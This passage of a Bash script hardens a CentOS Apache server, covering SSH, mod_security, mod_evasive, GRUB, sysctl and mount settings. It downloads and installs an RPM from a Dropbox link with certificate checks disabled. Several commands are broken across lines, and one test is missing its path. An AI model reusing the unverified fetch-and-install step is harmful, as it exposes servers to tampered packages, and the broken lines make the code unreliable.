        # iptables-save > /etc/sysconfig/iptables
        # log_info "Saved iptables into /etc/sysconfig/iptables"
        service iptables save
        log_info "Saved iptables successfully!"
        iptables -nvL
        systemctl restart iptables
        iptables-restore < /etc/sysconfig/iptables
        log_info "Restored iptables successfully!"
```

```
                    # systemctl start firewalld
            fi
}

#=== FUNCTION ================================================================
#         NAME: ssh_hardening
#  DESCRIPTION: Install and harden ssh server.
#    PARAMETER: ---
#===============================================================================
function ssh_hardening ()
{
    log_info "Installing ssh server."
    install_packages 'openssh-server'

    log_info "Backing up ssh configuration files."
    backup_file ${SSHD_CONFIG}
    backup_file ${SSHD_PAM}

            log_info "Stopping ssh server."
    systemctl stop sshd

    log_info "Changing ssh port from input."
            SSH_PORT="22"
    log_info "Configuring ssh port to ${SSH_PORT}."
    set_parameter "Port" ${SSH_PORT} ${SSHD_CONFIG}

    log_info "Disabling the banner message from motd."
    comment_parameter "^session[ ]*optional[ ]*pam_motd.so[ ]*motd=\/run\/motd.dynamic"
${SSHD_PAM}
    comment_parameter "^session[ ]*optional[ ]*pam_motd.so[ ]*noupdate" ${SSHD_PAM}

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.15
    log_info "Configuring the text, that is shown before the authorization when an ssh session is
connected."
    backup_file ${ISSUE_NET}
    echo "**************************************************************************"  >
${ISSUE_NET}
    echo "*                                                                        *" >> ${ISSUE_NET}
    echo "* This system is for the use of authorized users only. Usage of  *" >> ${ISSUE_NET}
    echo "* this system may be monitored and recorded by system personnel.  *" >> ${ISSUE_NET}
    echo "*                                                                        *" >> ${ISSUE_NET}
    echo "* Anyone using this system expressly consents to such monitoring  *" >> ${ISSUE_NET}
    echo "* and is advised that if such monitoring reveals possible         *" >> ${ISSUE_NET}
    echo "* evidence of criminal activity, system personnel may provide the *" >> ${ISSUE_NET}
    echo "* evidence from such monitoring to law enforcement officials.     *" >> ${ISSUE_NET}
    echo "*                                                                        *" >> ${ISSUE_NET}
    echo "**************************************************************************"  >>
${ISSUE_NET}
    set_parameter "Banner" "/etc/issue.net" ${SSHD_CONFIG}

    # log_info "Disabling password authentication."
    # set_parameter "PasswordAuthentication" "no" ${SSHD_CONFIG}

    log_info "Enabling public key authentication."
    set_parameter "PubkeyAuthentication" "yes" ${SSHD_CONFIG}

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.7
    log_info "Disabling the authentication of throughtrusted hosts via the user."
    set_parameter "HostbasedAuthentication" "no" ${SSHD_CONFIG}
    set_parameter "RhostsRSAAuthentication" "no" ${SSHD_CONFIG}
```

```
    log_info "Disabling challenge-response authentication."
    set_parameter "ChallengeResponseAuthentication" "no" ${SSHD_CONFIG}

    log_info "Disabling GSSAPI authentication."
    set_parameter "GSSAPIAuthentication" "no" ${SSHD_CONFIG}

    log_info "Disabling RSA authentication."
    set_parameter "RSAAuthentication" "no" ${SSHD_CONFIG}

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.6
    log_info "Disabling .rhosts and .shosts files in RhostsRSAAuthentication or
HostbasedAuthentication."
    set_parameter "IgnoreRhosts" "yes" ${SSHD_CONFIG}

    log_info "Disabling the use of DNS in SSH."
    set_parameter "UseDNS" "no" ${SSHD_CONFIG}

    # Lynis recommendation [test:SSH-7408]
    log_info "Disabling TCP forwarding."
    set_parameter "AllowTcpForwarding" "no" ${SSHD_CONFIG}

    # Lynis recommendation [test:SSH-7408]
    log_info "Disabling sending TCP keepalive messages to the other side."
    set_parameter "TCPKeepAlive" "no" ${SSHD_CONFIG}

    # Lynis recommendation [test:SSH-7408]
    log_info "Disabling compression."
    set_parameter "Compression" "no" ${SSHD_CONFIG}

    # Lynis recommendation [test:SSH-7408]
    log_info "Separating privileges by creating an unprivileged child process to deal with incoming
network traffic to SANDBOX."
    set_parameter "UsePrivilegeSeparation" "SANDBOX" ${SSHD_CONFIG}

    # Lynis recommendation [test:SSH-7408]
    log_info "Disabling ssh-agent forwarding."
    set_parameter "AllowAgentForwarding" "no" ${SSHD_CONFIG}

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.2
    log_info "Configuring protocol to version 2."
    set_parameter "Protocol" "2" ${SSHD_CONFIG}

    log_info "Configuring logging levels to verbose."
    set_parameter "LogLevel" "VERBOSE" ${SSHD_CONFIG}

    log_info "Disabling X11 forwarding."
    set_parameter "X11Forwarding" "no" ${SSHD_CONFIG}

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.5
    # Lynis recommendation [test:SSH-7408]
    log_info "Configuring the maximum number of authentication attempts permitted per connection to
2."
    set_parameter "MaxAuthTries" "2" ${SSHD_CONFIG}

    # Lynis recommendation [test:SSH-7408]
    log_info "Configuring the maximum number of open shell, login or subsystem (e.g. sftp) sessions
permitted per network connection to 2."
    set_parameter "MaxSessions" "2" ${SSHD_CONFIG}
```

```
    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.8
    log_info "Disabling root logins."
    set_parameter "PermitRootLogin" "no" ${SSHD_CONFIG}

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.11
    log_info "Configuring ciphers and algorithms."
    set_parameter "KexAlgorithms" "curve25519-sha256@libssh.org,ecdh-sha2-nistp521,ecdh-sha2-
nistp384,ecdh-sha2-nistp256,diffie-hellman-group-exchange-sha256" ${SSHD_CONFIG}
    set_parameter "Ciphers" "chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-
gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr" ${SSHD_CONFIG}
    set_parameter "MACs" "hmac-sha2-512-etm@openssh.com,hmac-sha2-256-
etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,umac-
128@openssh.com" ${SSHD_CONFIG}
    awk '$5 >= 3071' /etc/ssh/moduli > /etc/ssh/moduli.tmp && mv /etc/ssh/moduli.tmp /etc/ssh/moduli

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.12
    log_info "Configuring the idle timeout interval to 300 seconds ${DECORATION_DIM_ON}(5
minutes)${DECORATION_DIM_OFF}."
    set_parameter "ClientAliveInterval" "300" ${SSHD_CONFIG}

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.13
    log_info "Configuring the time allowed for successful authentication to the SSH server to 60 seconds
${DECORATION_DIM_ON}(1 minute)${DECORATION_DIM_OFF}."
    set_parameter "LoginGraceTime" "60" ${SSHD_CONFIG}

    # CIS Benchmark Ubuntu 16.04 LTS v1.1.0 chapter 5.2.14
    log_info "Adding current user to ssh group."
        groupadd ssh
    usermod -a -G ssh ${CURRENT_USER}
    log_info "Configuring SSH access only to
${DECORATION_BOLD_ON}\"ssh\"${DECORATION_BOLD_OFF} group."
    set_parameter "AllowGroups" "ssh" ${SSHD_CONFIG}

    log_info "Starting shh service."
    systemctl start sshd
}

#=== FUNCTION ================================================================
#         NAME: apache_restart
#  DESCRIPTION: Restart apache web server
#    PARAMETER: ---
#==============================================================================
function apache_restart()
{
        sleep 2
        log_info "Apache restart is being executed, please wait..."
        apachectl restart
        if ! apachectl status | grep 'active (running)' 2> /dev/null 1>&2; then
                log_error "Restart apache has failed!"
                # log_error "For more information, please use: sudo journalctl -xe"
                # systemctl status httpd.service
                # journalctl -xe
                _exit
        else
                log_info "Restart apache OK!"
        fi
}

#=== FUNCTION ================================================================
#         NAME: append_config
```

```
#  DESCRIPTION: Append configs to destination file
#    PARAMETER: 1. config: configuration that is going to append to destination file
#                       2. destination_file: the file that is going to append the configs
#===============================================================================
function append_config()
{
        config=$1
        destination_file=$2
        [[ -z "$config" ]] && { log_error "First parameter (config) is empty in function append_config"; _exit; }
        [[ -z "$destination_file" ]] && { log_error "Second parameter (destination_file) is empty in function append_config"; _exit; }
        echo $config >> $destination_file
}

#===  FUNCTION  ================================================================
#         NAME: replace_configs
#  DESCRIPTION: Replace configs based on passing directory and destination file
#    PARAMETER: 1. directory: Specify the directory of the apache config file
#                       2. destination_file: The file that is going to be applied the configs
#===============================================================================
function replace_configs()
{
        directory=$1
        [[ -z "$directory" ]] && { log_error "First parameter (directory) is empty in function replace_configs"; _exit; }
        destination_file=$2
        [[ -z "$destination_file" ]] && { log_error "Second parameter (destination_file) is empty in function replace_configs"; _exit; }

        if [ "$directory" == "html" ]; then
                sed -i '/<Directory "\/var\/www\/html">/,/<\/Directory>/ s/Options Indexes FollowSymLinks/Options -Indexes -FollowSymLinks -ExecCGI -Includes/' $destination_file
                sed -i '/<Directory "\/var\/www\/html">/,/<\/Directory>/ s/Require all granted/Require all granted\n\n\t<LimitExcept GET POST HEAD>\n\t\tdeny from all\n\t<\/LimitExcept>\n/' $destination_file
        elif [ "$directory" == "root" ]; then
                sed -i '/<Directory \/>/,/<\/Directory>/ s/AllowOverride none/\tOptions None\n\tOrder Deny,Allow\n\t#Deny from all/' $destination_file
                sed -i '/<Directory \/>/,/<\/Directory>/ s/Require all denied/\tAllowOverride None/' $destination_file
        elif [ "$directory" == "mod_evasive" ]; then
                sed -i '/<IfModule mod_evasive24.c>/,/<\/IfModule>/ s/#DOSEmailNotify you@yourdomain.com/DOSEmailNotify labis.papadopoulos@gmail.com/' $destination_file
                dir='/var/www/html/logs'
                [ ! -d "$dir" ] && mkdir -p "$dir"
                sed -i '/<IfModule mod_evasive24.c>/,/<\/IfModule>/ s/#DOSLogDir "\/var\/lock\/mod_evasive"/DOSLogDir "\/var\/www\/html\/logs"/' $destination_file
        fi
}

#===  FUNCTION  ================================================================
#         NAME: mod_security
#  DESCRIPTION: Execute Mod_Security installation and configuration
#    PARAMETER: ---
#===============================================================================
function mod_security()
{
        # source: https://devops.ionos.com/tutorials/how-to-configure-modsecurity-and-mod_evasive-for-apache-on-centos-7/,
```

```
        # https://artsysops.com/2019/12/17/how-to-harden-apache-web-server-on-centos-7/
        log_info "Is going to install Mod_Security, please wait..."
        install_packages $MOD_SECURITY

        apache_restart

        backup_file $MOD_SECURITY_CONF

        # Installing A Core Rule Set and Configuring Mod_Security
        log_info "Installing A Core Rule Set and Configuring Mod_Security."
        mkdir /etc/httpd/crs-rules
        cd /etc/httpd/crs-rules
        wget --no-check-certificate -c https://github.com/SpiderLabs/owasp-modsecurity-crs/archive/v3.2.0.tar.gz -O master
        tar xzf master
        mv owasp-modsecurity-crs-3.2.0 owasp-modsecurity-crs
        cd owasp-modsecurity-crs/
        cp crs-setup.conf.example crs-setup.conf
        # Enable the below setting in case that is not included all *.conf files in apache httpd.conf config file
#       mod_security_config=$(cat <<EOF
#<IfModule security2_module>
#       Include /etc/httpd/crs-rules/owasp-modsecurity-crs/crs-setup.conf
#       Include /etc/httpd/crs-rules/owasp-modsecurity-crs/rules/*.conf
#</IfModule>
#EOF
#)
        # append_config "$mod_security_config" $HTTPD_CONF
        append_config $NEW_LINE $HTTPD_CONF         # add new line in httpd.conf file

        # We will place our customized directives and we create our own configuration file within the /etc/httpd/modsecurity.d directory
        log_info "We will place our customized directives and we create our own configuration file within the $CUSTOM_CRS_CONF directory."
        cd /etc/httpd/modsecurity.d
        touch custom-crs.conf
        custom_crs_configs=$(cat <<EOF
<IfModule mod_security2.c>
        SecRuleEngine On
        SecRequestBodyAccess On
        SecResponseBodyAccess On
        SecResponseBodyMimeType text/plain text/html text/xml application/octet-stream
        SecDataDir /tmp
</IfModule>
EOF
)
        append_config "$custom_crs_configs" $CUSTOM_CRS_CONF
        append_config $NEW_LINE $CUSTOM_CRS_CONF
        cd $PWD

        # perform test to mod_security
        log_info "Is going to perform test to Mod_Security."
        mod_security_status_code=`curl -s -o /dev/null -w "%{http_code}" http://localhost -A Nessus`
        if [ "$mod_security_status_code" == "403" ]; then     # 403 Forbidden
                log_info "${COLOR_GREEN}Mod security test passed successfully!${COLOR_DEFAULT}"
        else
                curl -i http://localhost -A Nessus
                log_info "${COLOR_RED}Mod_security test failed! ${COLOR_DEFAULT}"
```

```
        fi
}

#=== FUNCTION ================================================================
#         NAME: mod_evasive
#  DESCRIPTION: Execute Mod_Evasive installation and configuration
#    PARAMETER: ---
#===============================================================================
function mod_evasive()
{
        # source: https://phoenixnap.com/kb/apache-mod-evasive,
        #       https://www.tecmint.com/protect-apache-using-mod_security-and-mod_evasive-on-rhel-centos-fedora/
        log_info "Is going to install Mod_Evasive"
        # dnf install -y https://pkgs.dyn.su/el8/base/x86_64/raven-release-1.0-1.el8.noarch.rpm
        # dnf --enablerepo=raven-extras install -y mod_evasive

        # wget --no-check-certificate https://pkgs.dyn.su/el8/extras/x86_64/mod_evasive-0:1.10.1-33.el8.x86_64.rpm
        wget --no-check-certificate -O mod_evasive-0_1.10.1-33.el8.x86_64.rpm https://www.dropbox.com/s/8wufr6qz9oud1ys/mod_evasive-0_1.10.1-33.el8.x86_64.rpm?dl=1
        dnf install -y mod_evasive-0_1.10.1-33.el8.x86_64.rpm
        rm -rf mod_evasive-0_1.10.1-33.el8.x86_64.rpm

        apache_restart

        backup_file $MOD_EVASIVE_CONF
        # Remove the # sign, then replace you@yourdomain.com with your actual email address
        replace_configs "mod_evasive" $MOD_EVASIVE_CONF

        apache_restart

        backup_file $MOD_EVASIVE_TEST_SCRIPT

        # Apply bug fix to mod_evasive_test_script in order to retrieve 403 Forbidden error
        log_info "Is going to apply a bug fix to mod_evasive test.pl script in order to retrieve 403 Forbidden error"
        sed -i 's/HTTP\/1.0\\n\\n/HTTP\/1.0\\r\\n\\r\\n/g' $MOD_EVASIVE_TEST_SCRIPT

        # perform some tests:
        # testing: perl /usr/share/doc/mod_evasive/test.pl
        log_info "Is going to execute Mod_Evasive test.pl script to test Mod_Evasive module"
        forbidden_count=`perl $MOD_EVASIVE_TEST_SCRIPT | grep 'HTTP/1.1 403 Forbidden' | wc -l`
        log_info "Retrieved forbidden_count: $forbidden_count"
        if [ "$forbidden_count" -gt "80" ]; then
                log_info "${COLOR_GREEN}Mod Evasive test passed successfully! ${COLOR_DEFAULT}"
        else
                log_info "${COLOR_RED}Mod_evasive test failed! ${COLOR_DEFAULT}"
        fi
}

#=== FUNCTION ================================================================
#         NAME: apache_hardening
#  DESCRIPTION: Execute Apache hardening processes
#    PARAMETER: ---
#===============================================================================
function apache_hardening()
{
```

```
        # Apache hardening source: https://devops.ionos.com/tutorials/how-to-harden-the-apache-web-server-on-centos-7/
        backup_file $HTTPD_CONF

        #Keep Apache Up To Date
        log_info "Keeping Apache Up To Date"
        yum update httpd -y

        # Hide The Apache Version
        log_info "Is going to hide the apache version"
        append_config "ServerSignature Off" $HTTPD_CONF
        append_config "ServerTokens Prod" $HTTPD_CONF

        # Secure Apache From Clickjacking Attacks
        log_info "Securing Apache From Clickjacking Attacks"
        append_config "Header append X-FRAME-OPTIONS \"SAMEORIGIN\"" $HTTPD_CONF

        # Disable ETag
        log_info "Disabling ETag"
        append_config "FileETag None" $HTTPD_CONF

        # Disable TRACE and TRACK methods
        log_info "Disabling TRACE and TRACK methods"
        append_config "TraceEnable Off" $HTTPD_CONF
        append_config $NEW_LINE $HTTPD_CONF          # add new line in httpd.conf file

        # Turn Off Directory Listing (add: -Indexes in Options)
        log_info "Turning Off Directory Listing"
        # Disable Apache's FollowSymLinks (add: -FollowSymLinks in Options)
        log_info "Disabling Apache's FollowSymLinks"
        # Turn Off Server-Side Includes (SSI) And CGI Execution (add: -ExecCGI -Includes in Options)
        log_info "Turning Off Server-Side Includes (SSI) And CGI Execution"
        replace_configs "html" $HTTPD_CONF

        # Turn Off Server-Side Includes (SSI) And CGI Execution for specific web directory and also Limit Request Size
        log_info "Turning Off Server-Side Includes (SSI) And CGI Execution for specific web directory and also Limit Request Size"
        configs=$(cat <<EOF
<Directory "/var/www/example.com/">
        Options -Includes -ExecCGI
        LimitRequestBody 204800
</Directory>
EOF
)
        # append_config "$configs" $HTTPD_CONF # TODO check
        append_config $NEW_LINE $HTTPD_CONF # add new line in httpd.conf file

        # Disable Unnecessary Modules
        log_info "Disabling Unnecessary Modules"
        backup_file $BASE_MODULES
        comment_parameter "LoadModule info_module modules\/mod_info.so" $BASE_MODULES
        comment_parameter "LoadModule userdir_module modules\/mod_userdir.so" $BASE_MODULES

        # Disallow Browsing Outside The Document Root
        log_info "Disallowing Browsing Outside The Document Root"
        replace_configs "root" $HTTPD_CONF
```

```
        # Secure Apache From XSS Attacks (add in IfModule mod_headers.c: Header set X-XSS-
Protection "1; mode=block")
        log_info "Securing Apache From XSS Attacks"
        # Protect Cookies With HTTPOnly Flag (add in IfModule mod_headers.c: Header edit Set-
Cookie ^(.*)$ $1;HttpOnly;Secure)
        log_info "Protecting Cookies With HTTPOnly Flag"
        mod_headers_conf=$(cat <<EOF
<IfModule mod_headers.c>
        Header set X-XSS-Protection "1; mode=block"
        Header edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure
</IfModule>
EOF
)
        append_config "$mod_headers_conf" $HTTPD_CONF
        append_config $NEW_LINE $HTTPD_CONF # add new line in httpd.conf file
}

#=== FUNCTION ================================================================
#         NAME: expect_script
#  DESCRIPTION: Used in secure_bootloader for password creation
#    PARAMETER: ---
#==============================================================================
function expect_script(){
  cat <<EOF
  log_user 0
  spawn  ${MKPASSWD}
  sleep 0.33
  expect  "Enter password: " {
     send "$GRUB_PASSPHRASE"
     send "\n"
  }
  sleep 0.33
  expect "Reenter password: " {
     send "$GRUB_PASSPHRASE"
     send "\n"
  }
  sleep 0.33
  expect eof {
     puts "\$expect_out(buffer)"
  }
  exit 0
EOF
}

#=== FUNCTION ================================================================
#         NAME: secure_bootloader
#  DESCRIPTION: Enable superuser and create password on bootloader
#    PARAMETER: ---
#==============================================================================
function secure_bootloader()
{
        backup_file $DEFAULTGRUB
        backup_file $GRUB_40_CUSTOM
        log_info "Securing bootloader"
        if [ -n "$GRUB_PASSPHRASE" ]; then
                sed     -i     's/^GRUB_CMDLINE_LINUX=.*/GRUB_CMDLINE_LINUX="--users
$GRUB_SUPERUSER"/' "$DEFAULTGRUB"
                echo "set superusers=$GRUB_SUPERUSER" >> $GRUB_40_CUSTOM
                GRUB_PASS=$(expect_script "$1" | $EXPECT | sed -e "/^\r$/d" -e "/^$/d" -e "s/.*
\(.*\)/\1/")
```

```
                echo "password_pbkdf2 $GRUB_SUPERUSER $GRUB_PASS" >> $GRUB_40_CUSTOM
                echo 'export superusers' >> $GRUB_40_CUSTOM
                log_info "Secure Bootloader finished successfully!"
        fi
}

#=== FUNCTION ================================================================
#         NAME: disable_unneeded_modules
#  DESCRIPTION: Disable unneeded kernel and file systems modules,
#                       disable also unwanted services and protocols
#    PARAMETER: ---
#==============================================================================
function disable_unneeded_modules()
{
        # ok
        # Disable unwanted services
        log_info "Is going to disable unwanted services"
        for disable in $UNW_SERVICES; do
                systemctl disable $disable
        done

        # ok
        # Disable unneeded kernel modules
        log_info "Is going to disable unneeded kernel modules"
        for disable in $MOD; do
                if ! grep -q "$disable" "$DISABLEMOD" 2> /dev/null; then
                        echo "install $disable /bin/true" >> "$DISABLEMOD"
                fi
        done

        # ok
        # Disable unneeded file systems
        log_info "Is going to disable unneeded file systems"
        for disable in $UNW_FS; do
                if ! grep -q "$disable" "$DISABLEFS" 2> /dev/null; then
                        echo "install $disable /bin/true" >> "$DISABLEFS"
                fi
        done

        # ok
        # Disabling unwanded protocols
        log_info "Is going to disable unwanded protocols"
        for disable in $UNW_PROT; do
                if ! grep -q "$disable" "$DISABLENET" 2> /dev/null; then
                        echo "install $disable /bin/true" >> "$DISABLENET"
                fi
        done

        # Disable core dumps
        #log_info "Is going to disabling coredump" # Causes error on mod_evasive and mod_security testing
        #backup_file $SYSTEMCONF
        #sed -i 's/^#DumpCore=.*/DumpCore=no/' "$SYSTEMCONF"
        #sed -i 's/^#CrashShell=.*/CrashShell=no/' "$SYSTEMCONF"
        #sed -i 's/^#DefaultLimitCORE=.*/DefaultLimitCORE=0/' "$SYSTEMCONF"
        #sed -i 's/^#DefaultLimitNOFILE=.*/DefaultLimitNOFILE=100/' "$SYSTEMCONF"
        #sed -i 's/^#DefaultLimitNPROC=.*/DefaultLimitNPROC=100/' "$SYSTEMCONF"
        backup_file $USERCONF
        sed -i 's/^#DefaultLimitCORE=.*/DefaultLimitCORE=0/' "$USERCONF"
```

```
        sed -i 's/^#DefaultLimitNOFILE=.*/DefaultLimitNOFILE=100/' "$USERCONF"
        sed -i 's/^#DefaultLimitNPROC=.*/DefaultLimitNPROC=100/' "$USERCONF"

        systemctl daemon-reload

        if test -f "$COREDUMPCONF"; then
                backup_file $COREDUMPCONF
                log_info "Fixing Systemd/coredump.conf"
                sed -i 's/^#Storage=.*/Storage=none/' "$COREDUMPCONF"

                systemctl restart systemd-journald
                log_info "systemd-journald restarted successfully!"
        fi
}

#===  FUNCTION  ================================================
#         NAME: secure_mounts
#  DESCRIPTION: Disable the execution rights in shared memory in files /tmp, /var/tmp and /dev/shm
#    PARAMETER: ---
#===============================================================================
function secure_mounts()
{
        log_info "Is going to secure mounts"

cat > /etc/systemd/system/tmp.mount <<EOF
# /etc/systemd/system/default.target.wants/tmp.mount -> ../tmp.mount

[Unit]
Description=Temporary Directory
Documentation=man:hier(7)
Before=local-fs.target

[Mount]
What=tmpfs
Where=/tmp
Type=tmpfs
Options=mode=1777,strictatime,nosuid,nodev
EOF

        sed -i '/floppy/d' /etc/fstab

        if [ -e   ]; then
                sed -i '/^\/tmp/d' /etc/fstab

                for t in $(mount | grep -e " /tmp " -e " /var/tmp " -e " /dev/shm " | awk '{print $3}');
do
                        umount $t
                done

                mkdir /etc/systemd/system/default.target.wants

                sed -i '/[[:space:]]\/tmp[[:space:]]/d' /etc/fstab

                ln                      -s                      /etc/systemd/system/tmp.mount
/etc/systemd/system/default.target.wants/tmp.mount
                sed             -i              's/Options=.*/Options=mode=1777,strictatime,nodev,nosuid/'
/etc/systemd/system/tmp.mount

                cp /etc/systemd/system/tmp.mount /etc/systemd/system/var-tmp.mount
                sed -i 's/\/tmp/\/var\/tmp/g' /etc/systemd/system/var-tmp.mount
```

```
                ln -s /etc/systemd/system/var-tmp.mount
/etc/systemd/system/default.target.wants/var-tmp.mount

                cp /etc/systemd/system/tmp.mount /etc/systemd/system/dev-shm.mount
                sed -i 's/\/tmp/\/dev\/shm/g' /etc/systemd/system/dev-shm.mount
                ln -s /etc/systemd/system/dev-shm.mount
/etc/systemd/system/default.target.wants/dev-shm.mount
                sed -i 's/Options=.*/Options=mode=1777,strictatime,noexec,nosuid/'
/etc/systemd/system/dev-shm.mount

                chmod 0644 /etc/systemd/system/tmp.mount
                chmod 0644 /etc/systemd/system/var-tmp.mount
                chmod 0644 /etc/systemd/system/dev-shm.mount

                systemctl daemon-reload
        else
                log_error '/etc/systemd/system/tmp.mount was not found.'
        fi
}

#=== FUNCTION ================================================================
#         NAME: configure_sysctl_params
#  DESCRIPTION: Security configurations in sysctl params
#    PARAMETER: ---
#==============================================================================
function configure_sysctl_params()
{
        log_info "Is going to configure sysctl parameters"
        IFS='
'
        backup_file $SYSCTL

        append_config "fs.protected_hardlinks = 1" $SYSCTL
        append_config "fs.protected_symlinks = 1" $SYSCTL
        append_config "fs.suid_dumpable = 0" $SYSCTL
        append_config "kernel.core_uses_pid = 1" $SYSCTL
        append_config "kernel.kptr_restrict = 2" $SYSCTL
        append_config "kernel.panic = 60" $SYSCTL
        append_config "kernel.panic_on_oops = 60" $SYSCTL
        append_config "kernel.perf_event_paranoid = 2" $SYSCTL
        append_config "kernel.randomize_va_space = 2" $SYSCTL
        append_config "kernel.sysrq = 0" $SYSCTL
        append_config "kernel.yama.ptrace_scope = 1" $SYSCTL
        append_config "net.ipv4.conf.all.accept_redirects = 0" $SYSCTL
        append_config "net.ipv4.conf.all.accept_source_route = 0" $SYSCTL
        append_config "net.ipv4.conf.all.log_martians = 1" $SYSCTL
        append_config "net.ipv4.conf.all.rp_filter = 1" $SYSCTL
        append_config "net.ipv4.conf.all.secure_redirects = 0" $SYSCTL
        append_config "net.ipv4.conf.all.send_redirects = 0" $SYSCTL
        append_config "net.ipv4.conf.default.accept_redirects = 0" $SYSCTL
        append_config "net.ipv4.conf.default.accept_source_route = 0" $SYSCTL
        append_config "net.ipv4.conf.default.log_martians = 1" $SYSCTL
        append_config "net.ipv4.conf.default.rp_filter= 1" $SYSCTL
        append_config "net.ipv4.conf.default.secure_redirects = 0" $SYSCTL
        append_config "net.ipv4.conf.default.send_redirects = 0" $SYSCTL
        append_config "net.ipv4.icmp_echo_ignore_all = 1" $SYSCTL
        append_config "net.ipv4.icmp_echo_ignore_broadcasts = 1" $SYSCTL
        append_config "net.ipv4.icmp_ignore_bogus_error_responses = 1" $SYSCTL
        append_config "net.ipv4.ip_forward = 0" $SYSCTL
        append_config "net.ipv4.tcp_max_syn_backlog = 2048" $SYSCTL
```

```
        append_config "net.ipv4.tcp_rfc1337 = 1" $SYSCTL
        append_config "net.ipv4.tcp_synack_retries = 2" $SYSCTL
        append_config "net.ipv4.tcp_syncookies = 1" $SYSCTL
        append_config "net.ipv4.tcp_syn_retries = 5" $SYSCTL
        append_config "net.ipv4.tcp_timestamps = 0" $SYSCTL
        append_config "net.ipv4.conf.all.forwarding = 0" $SYSCTL
        append_config "net.ipv6.conf.all.disable_ipv6 = 1" $SYSCTL
        append_config "net.ipv6.conf.default.disable_ipv6 = 1" $SYSCTL
        append_config "net.ipv6.conf.lo.disable_ipv6 = 1" $SYSCTL
        append_config "net.ipv6.conf.all.use_tempaddr = 2" $SYSCTL
        append_config "net.ipv6.conf.all.accept_ra = 0" $SYSCTL
        append_config "net.ipv6.conf.all.accept_redirects = 0" $SYSCTL
        append_config "net.ipv6.conf.default.accept_ra = 0" $SYSCTL
        append_config "net.ipv6.conf.default.accept_ra_defrtr = 0" $SYSCTL
        append_config "net.ipv6.conf.default.accept_ra_pinfo = 0" $SYSCTL
        append_config "net.ipv6.conf.default.accept_redirects = 0" $SYSCTL
        append_config "net.ipv6.conf.default.autoconf = 0" $SYSCTL
        append_config "net.ipv6.conf.default.dad_transmits = 0" $SYSCTL
        append_config "net.ipv6.conf.default.max_addresses = 1" $SYSCTL
        append_config "net.ipv6.conf.default.router_solicitations = 0" $SYSCTL
        append_config "net.ipv6.conf.default.use_tempaddr = 2" $SYSCTL
        append_config "net.ipv6.conf.all.forwarding = 0" $SYSCTL
        append_config "net.netfilter.nf_conntrack_max = 2000000" $SYSCTL
        append_config "net.netfilter.nf_conntrack_tcp_loose = 0" $SYSCTL

        # sed -i '/net.ipv6.conf.eth0.accept_ra_rtr_pref/d' "$SYSCTL"

        for i in $(arp -n -a | awk '{print $NF}' | sort | uniq); do
                # echo "net.ipv6.conf."$i".accept_ra_rtr_pref = 0"
                append_config "net.ipv6.conf.$i.accept_ra_rtr_pref = 0" $SYSCTL
        done

        echo 1048576 > /sys/module/nf_conntrack/parameters/hashsize

        chmod 0600 "$SYSCTL"
        IFS=''
        systemctl restart systemd-sysctl
}

#===  FUNCTION  ================================================================
#         NAME: configure_user_limits
#  DESCRIPTION: Configuring user access limits in production apache web servers
#    PARAMETER: ---
#===============================================================================
function configure_user_limits()
{
        # Configure user security limits
        log_info "Is going to configure user security limits"
        backup_file $LIMITSCONF

        sed -i 's/^# End of file*//' "$LIMITSCONF"
        append_config "* hard maxlogins 10" $LIMITSCONF
        append_config "* hard core 0" $LIMITSCONF
        append_config "* soft nproc 100" $LIMITSCONF
        append_config "* hard nproc 150" $LIMITSCONF
        append_config "# End of file" $LIMITSCONF
}

#===  FUNCTION  ================================================================
#         NAME: remove_suid_bits
```

```
#  DESCRIPTION: Remove suid bits in some files to avoid root execution of these files
#    PARAMETER: ---
#===============================================================================
function remove_suid_bits()
{
        # Remove suid bits
        log_info "Is going to remove suid bits"

        for p in /bin/fusermount /bin/mount /bin/ping /bin/ping6 /bin/su /bin/umount \
                        /usr/bin/bsd-write /usr/bin/chage /usr/bin/chfn /usr/bin/chsh \
                        /usr/bin/mlocate /usr/bin/mtr /usr/bin/newgrp /usr/bin/pkexec \
                        /usr/bin/traceroute6.iputils /usr/bin/wall /usr/sbin/pppd;
        do
                if [ -e "$p" ]; then
                        oct=$(stat -c "%a" $p |sed 's/^4/0/')  # 0755
                        ug=$(stat -c "%U:%G" $p)                                        # root:root
                        chmod $oct $p
                        chown $ug $p
                        chmod -s $p         # clear the bits with symbolic modes like
                fi
        done

        for SHELL in $(cat /etc/shells); do
                if [ -x "$SHELL" ]; then
                        chmod -s "$SHELL"
                fi
        done
}

#===  FUNCTION  ================================================================
#         NAME: configure_umask
#  DESCRIPTION: Apply strict permissions on files and folders by configuring system umask to '027'
#    PARAMETER: ---
#===============================================================================
function configure_umask()
{
        # Set umask
        log_info "Is going to set umask to 027"

        if ! grep -q -i "umask" "/etc/profile" 2> /dev/null; then
                backup_file $ETC_PROFILE
                append_config "umask 027" $ETC_PROFILE
        fi

        if ! grep -q -i "umask" "/etc/bashrc" 2> /dev/null; then
                backup_file $ETC_BASHRC
                append_config "umask 027" $ETC_BASHRC
        fi
}

#===  FUNCTION  ================================================================
#         NAME: secure_rhosts_hosts_equiv
#  DESCRIPTION: Delete configs for possible remote access to apache web server
#    PARAMETER: ---
#===============================================================================
function secure_rhosts_hosts_equiv()
{
        # Secure user and services host files
        log_info "Is going to secure .rhosts and hosts.equiv"
```

```
        for dir in $(awk -F ":" '{print $6}' /etc/passwd); do
                find "$dir" \( -name "hosts.equiv" -o -name ".rhosts" \) -exec rm -f {} \; 2> /dev/null
        done

        if [[ -f /etc/hosts.equiv ]]; then
                rm /etc/hosts.equiv
        fi
}

#===  FUNCTION  ================================================
#         NAME: configure_tcp_wrappers
#  DESCRIPTION: Configuring TCP wrappers for Centos services access control
#    PARAMETER: ---
#===============================================================================
